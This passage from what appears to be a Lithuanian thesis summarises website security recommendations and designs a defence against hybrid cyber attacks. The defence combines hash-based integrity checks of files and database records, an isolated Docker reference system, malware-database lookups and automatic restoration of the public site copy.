- Vengti naudoti nepatikrintus ir neoficialius įskiepius bei PĮ.
- Reguliariai tikrinti svetainę dėl žinomų pažeidžiamumų ir sekti aktualijas dėl naujai atsiradusių atakų.
- Interneto svetainėms, kurios naudoja TVS, rekomenduojama įgalinti dviejų žingsnių autentifikaciją, prisijungimo pagal IP adresus galimybę ir periodiškai keisti slaptažodžius.
- Jeigu internetinis puslapis turi įvesties laukelių, vykdyti laukelių validaciją ir užtikrinti, jog laukeliuose nėra įrašoma neteisinga / kenksminga informacija.
- Naudojant SQL reliacines duomenų bazes patariama naudoti paruoštas (parametrizuotas) užklausas.
- Patariama SQL duomenų bazės lenteles sukonfigūruoti taip, jog jos būtų prieinamos tik tam tikroms naudotojų grupėms.
- Neleisti įdėti nežinomos ir nepatikrintos informacijos į *HTML* formas, nebent tai yra būtina.
- Jeigu leidžiama įdėti nepatikimą informaciją į *HTML / JavaScript*, patariama naudoti kodavimą, taip siekiant sumažinti atakos grėsmes.

1.4. Skyriaus apibendrinimas

1. Atlikus hibridinių kibernetinių atakų analizę, pastebima, jog atakų skaičius auga, kibernetinės atakoms įvykdyti dažniausiai išnaudojami senai žinomi pažeidžiamumai, o informacinės atakos atliekamos įvairiais būdais;
2. Kibernetinių atakų prevencijai naudojamos internetinių svetainių ugniasienės, TVS saugumo papildiniai, tačiau jie dažnu atveju remiasi žinomų kenkėjiškų programų parašais, o tai neapsaugo nuo naujai atsirandančių atakų ir neužtikrina visapusiškos apsaugos;
3. Galinių durų atakos prevencijai naudojami parašu ar elgsena grįsti metodai bei euristinis nustatymas, kuriems būtinas didelis duomenų kiekis apmokymui ir aptikimui. Metodai reikalauja daug laiko priežiūrai ir apmokymui, tačiau neužtikrina mažo klaidų kiekio;
4. Informacinių atakų prevencija yra natūralios kalbos klasifikavimo uždavinys, kurio sprendimui naudojami įvairūs duomenų rinkiniai ir sprendimai. Esant mažam duomenų

rinkinio dydžiui neįmanoma užtikrinti aukšto modelio efektyvumo, todėl apmokymas yra ilga ir brangi operacija;

5. Kuriamas naujas hibridinių kibernetinių atakų prevencijos metodas turėtų būti suderinamas su jau esamais saugos sprendimais ir nesiremti kenkėjiškų programų parašais ar duomenų rinkiniais;
6. Siekiant padaryti interneto svetaines saugesnes naudotojams ir atsparesnes atakoms, yra sukurti saugumo kriterijai ir rekomendacijos, kurių laikantis galima sumažinti atakų keliamą grėsmę;
7. Kuriamas metodas turėtų visapusiškai apsaugoti nuo hibridinių kibernetinių atakų ir užtikrinti aukštą efektyvumo lygį prieš naujai atsirandančias atakas, kurių parašai ar požymiai dar nėra nustatyti.

2. Hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo projektas

Projektinės dalies tikslas - suprojektuoti hibridinės kibernetinės atakos prevencijos metodą, kuris tenkintų iškeltus reikalavimus. Keliami šie uždaviniai:

1. Sudaryti aukšto lygio sprendimo koncepcinį modelį;
2. Nustatyti keliamus funkcinius, nefunkcinius ir saugos reikalavimus;


2.1. Sprendimo koncepcinis modelis

Hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo koncepcinis modelis remiasi principu, jog neįmanoma sukurti metodo, kuris visiškai apsaugotų nuo naujai atsirandančių kibernetinių atakų, kurių metu gali būti sukuriamos „galinės durys“. Sėkmingų hibridinių kibernetinių atakų metu didžiausia žala padaroma tada, kai ataka yra neaptinkama ilgą laiką ir paskleista melaginga ar klaidinanti informacija yra viešai prieinama visuomenei. Sprendimo tikslas yra neleisti sėkmingai įvykdyti hibridinės atakos, t.y. atakai vykstant ar įvykus per pakankamai mažą laiką atstatyti sistemą į pradinę būseną. Atstatymas į pradinę būseną reiškia hibridinės kibernetinės atakos sukeltų padarinių likvidavimą – „galinių durų“ pašalinimą ir informacijos atstatymą.

Siūlomame sprendime hibridinių atakų prevencijai pasirinkta naudoti maišos reikšmių skaičiavimo algoritmą ir reguliariai tikrinti viešai prieinamos informacijos vientisumą. Maišos funkcijos reikšmių skaičiavimo algoritmas naudojamas duomenų bazės įrašų ir sistemos failų vientisumui užtikrinti, kadangi skaičiuojant maišos funkcijos reikšmes ir lyginant jas su žinomomis geromis reikšmėmis galima aptikti net mažiausius pakeitimus. Maišos reikšmių skaičiavimo algoritmo naudojimas tiesiogiai neapsaugo nuo kibernetinių atakų, tačiau gali padėti laiku pastebėti sistemoje pakeistus ar naujai atsiradusius failus kibernetinių atakų metu iki įvykstant antrajai hibridinės kibernetinės atakos daliai – informacinei atakai.

Siūlomas sprendimas pagrįstas ne tik specialių komponentų ir technologijų panaudojimu, tačiau ir specifiniu informacinės sistemos diegimu. Siekiant visapusiškai apsaugoti internetinę svetainę nuo hibridinių kibernetinių atakų yra sukuriama etaloninė informacinė sistema izoliuotoje aplinkoje, o viešai prieinama yra tik tiksli sistemos kopija. Naudojant pasiūlytą diegimo schemą yra išlaikomas TVS sistemų siūlomas funkcionalumas patogiam duomenų redagavimui ir pateikimui, papildomai užtikrinant, jog viešai prieinamą sistemos kopiją galima tiksliai atkurti pagal etaloninę sistemą. Siekiant užtikrinti aukštą internetinės svetainės prieinamumą siūloma sukurti bent vieną papildomą atsarginę sistemos kopiją, kuri gali būti naudojama pagrindinei kopijai atstatinėjant į pradinę būseną.

Aukšto lygio sprendimo koncepcija pateikiama **6 pav.**



6 pav. Aukšto lygio sprendimo koncepcijos diagrama


Pagrindinė prevencinio metodo paskirtis – užtikrinti duomenų vientisumą ir greitai atkurti viešai prieinamą kopiją iš sukurto etaloninės sistemos atvaizdo. Aukščiau pavaizduotoje diagramoje, būtina atkreipti dėmesį į tai, jog izoliuota etaloninė sistema pasiekiama tik saugiais kanalais, nesijungiant tiesiogiai iš interneto, todėl laikoma saugia. Viešai prieinama kopija skirta portalo lankytojams priešingai nei etaloninė sistema, yra pasiekiama iš interneto, todėl gali būti pažeidžiama.

Prevencinis metodas susideda iš kelių skirtingų modulių, kurių pagrindinis tikslas skaičiuoti ir tikrinti maišos funkcijos reikšmes bei sukurti etaloninės sistemos atvaizdus ir juos panaudoti atkuriant sistemos būseną. Kiekvieno etaloninės sistemos atnaujinimo metu, visų svarbių failų ir duomenų maišos reikšmės išsaugomos duomenų bazėje ir sukuriami nauji etaloninės sistemos atvaizdai.

Visos trys aplinkos (etaloninė, pagrindinė ir atsarginė) yra viena nuo kitos atskirtos naudojant *Docker* konteinerizacijos technologiją ir neturi bendrų tiesioginių tarpusavio sąsajų. Kiekviena aplinka funkcionuoja savarankiškai ir nepriklausomai nuo kitų, nors gali būti diegiamos tame pačiame fiziniame serveryje. Prevencinis metodas diegiamas fiziniame serveryje ir kiekvienai aplinkai yra nematomas dėl konteinerizacijos technologijos.

2.2. Sprendimo veikimo modelis

Siūlomo sprendimo modelis pavaizduotus panaudos atvejų diagrama ir veiklų diagramomis. Prevencinio metodo pagrindinės funkcijos pavaizduotos panaudos atvejų diagrama **7 pav.**




7 pav. Hibridinių kibernetinių atakų prevencijos metodo panaudojimo atvejų diagrama

Prevencinis metodas atlieka pagrindines septynias funkcijas:


1. Skaičiuoja duomenų bazės įrašų maišos funkcijos reikšmes (PA1);
2. Skaičiuoja failų ir katalogų maišos funkcijos reikšmes (PA2);
3. Sukuria sistemos atvaizdą (PA3);
4. Tikrina duomenų bazės įrašų maišos funkcijos reikšmes (PA4);
5. Tikrina failų ir katalogų maišos funkcijos reikšmes (PA5);
6. Tikrina failą kenkėjiškų failų duomenų bazėje (PA6);
7. Atkuria sistemą iš atvaizdo (PA7).

Kiekvienas panaudojimo atvejis atvaizduotas veiklos diagrama ir diagramos pateiktos **8 pav. - 13 pav.**




8 pav. PA1. Skaičiuoti duomenų bazės įrašų maišos funkcijos reikšmes veiklos diagrama

„Skaičiuoti duomenų bazės įrašų maišos funkcijos reikšmes“ pavaizduota **8 pav.** nuskaito duomenų bazės lentelių pavadinimus, juos atrenka ir pagal lentelių pavadinimus nuskaito duomenis iš lentelių. Įrašai nuskaityti iš lentelių taip pat atrenkami ir jiems sukuriami unikalūs raktai. Sekančiu žingsniu skaičiuojama maišos funkcijos reikšmė ir įrašoma nauja reikšmė pagal unikalų raktą.




9 pav. PA2. Skaičiuoti failų ir katalogų maišos funkcijos reikšmes veiklos diagrama

„Skaičiuoti failų ir katalogų maišos funkcijos reikšmes“ funkcija atvaizduota **9 pav.** sukuria failų ir katalogų sąraša, pagal kurį apdorojami duomenys. Jeigu apdorojami katalogai, vykdomas papildomas archyvavimo veiksmas, priešingu atveju iškart sukuriami unikalūs raktai ir skaičuojamos maišos funkcijos reikšmės. Apskaičiuotos maišos funkcijos reikšmės įrašomos į maišos reikšmių duomenų bazę pagal unikalius raktus.




10 pav. PA3. Sukurti sistemos atvaizdą veiklos diagrama

„Sukurti sistemos atvaizdą“ funkcija pateikta **10 pav.** sukuria duomenų bazės konteinerio atvaizdą ir jį įrašo į atvaizdų saugyklą. Sekančiu žingsniu pakartojami tie patys veiksmai informacinės sistemos konteinerio atvaizdui sukurti ir įrašyti į atvaizdų saugyklą.



11 pav. PA4. Tikrinti duomenų bazės įrašų maišos funkcijos reikšmes veiklos diagrama


„Tikrinti duomenų bazės įrašų maišos funkcijos reikšmes“ funkcija atvaizduota **11 pav.** nuskaito duomenų bazės lentelių pavadinimus, juos atrenka ir pagal lentelių pavadinimus nuskaito duomenis iš lentelių. Įrašai nuskaityti iš lentelių taip pat atrenkami ir jiems sukuriami unikalūs raktai. Sekančiu žingsniu skaičiuojamos maišos funkcijos reikšmės ir nuskaitomos žinomos maišos reikšmės pagal unikalius raktus. Jeigu žinomos maišos funkcijos reikšmės nesutampa su naujai apskaičiuotomis reikšmėmis, įrašomi aptikti pakeitimai. Priešingu atveju, metodui neaptikus maišos reikšmių pakeitimų, grąžinamas pranešimas, jog duomenų bazės įrašai nėra pakitę.



12 pav. PA5. Tikrinti failų ir katalogų maišos funkcijos reikšmes veiklos diagrama


„Tikrinti failų ir katalogų maišos funkcijos reikšmes“ funkcija pavaizduota **12 pav.** sukuria failų ir katalogų sąraša, pagal kurį apdorojami duomenys. Jeigu apdorojami katalogai, vykdomas papildomas archyvavimo veiksmas, priešingu atveju iškart sukuriami unikalūs raktai ir skaičiuojamos maišos funkcijos reikšmės. Sekančiu žingsniu pagal unikalius raktus nuskaitomos žinomos maišos funkcijos reikšmės, kurios palyginamos su naujai apskaičiuotomis. Jeigu aptinkama, jog reikšmės pakitusios, atliekamas naujų failų tikrinimas kenkėjiškų failų duomenų bazėje ir pakeitimų įrašymas

į failą. Jeigu metodas neaptinka jokių maišos funkcijos reikšmių pakeitimų, grąžinamas pranešimas, jog failai ir katalogai nepakitę.



13 pav. PA6. Patikrinti failą kenkėjiškų failų duomenų bazėje veiklos diagrama

„Patikrinti failą kenkėjiškų failų duomenų bazėje“ funkcija pavaizduota **13 pav.** nuskaito failą, siunčia patikrinimui į kenkėjiškų failų duomenų bazę ir gautus analizės rezultatus įrašo į failą.



14 pav. Atkurti sistemą iš atvaizdo veiklos diagrama


„Atkurti sistemą iš atvaizdo“ funkcija pavaizduota **14 pav.** sukuria veikiančių duomenų bazės ir informacinės sistemos konteinerių atvaizdus ir sustabo veikiančius konteinerius. Sustabdžius

konteinerius išsaugomi srauto failai ir parsiunčiami naujausi atvaizdai iš atvaizdų saugyklos. Naudojantis naujausiais atvaizdais paleidžiami duomenų bazės ir informacinės sistemos konteineriai, po kurių paleidimo laikoma, jog sistema atkurta į pradinę būseną.

2.2.1. Maišos reikšmių skaičiavimas

Siekiant užtikrinti kuo efektyvesnį ir greitesnį maišos funkcijos reikšmių skaičiavimą, maišos reikšmės skaičiuojamos ir tikrinamos sudarant failinės sistemos medžio struktūrą.

Pavyzdinė failinės sistemos medžio struktūra pateikiama **15 pav.**



15 pav. Failinės sistemos medžio struktūros diagrama

Kiekvienas katalogas ir failas informacinėje sistemoje gali būti atvaizduojamas tėviniu (diagramoje pavaizduotas žalia spalva) arba paprastu (diagramoje pavaizduotas raudona spalva) lapu. Diagramoje atvaizduoti lygiai nurodo katalogo gylį, kuris pradedamas skaičiuoti nuo pačio aukščiausio tėvinio arba šakninio katalogo. Tėviniai lapai – tai katalogai, kuriuose gali būti kitų katalogų arba failų, o paprasti lapai – failai. Leidžiantis medžiu žemyn lygiais nuo aukščiausio 1-ojo lygio tėvinio lapo, galima užtikrinti, jog bus skaičiuojamos tik reikalingos maišos reikšmės. Jeigu aptinkama, jog tėvinio lapo maišos reikšmė yra pakitusi, tai reiškia, jog failai ar katalogai esantys tame kataloge yra pakeisti, todėl pradedamos skaičiuoti vaikinių lapų esančių žemesniuose lygiuose maišos funkcijos reikšmės, kol randamas pakitęs failas ar katalogas.


Paruoštas specialus komponentas periodiškai tikrina viešai prieinamos sistemos failus aukščiau aprašyta failinės sistemos medžio struktūra, skaičiuoja jų maišos funkcijos reikšmes ir tikrina su duomenų bazėje išsaugotomis reikšmėmis. Kadangi viešai prieinama versija nėra atnaujinama iš interneto ir laikoma, jog turėtų būti nekintanti duomenų atžvilgiu, aptikus bet kokį failo ar duomenų pasikeitimą pradedamas atstatymo procesas. Aptikus failo pasikeitimą, failas papildomai gali būti siunčiamas patikrinimui į žinomų kenkėjiškų programų duomenų bazę, siekiant nustatyti ar 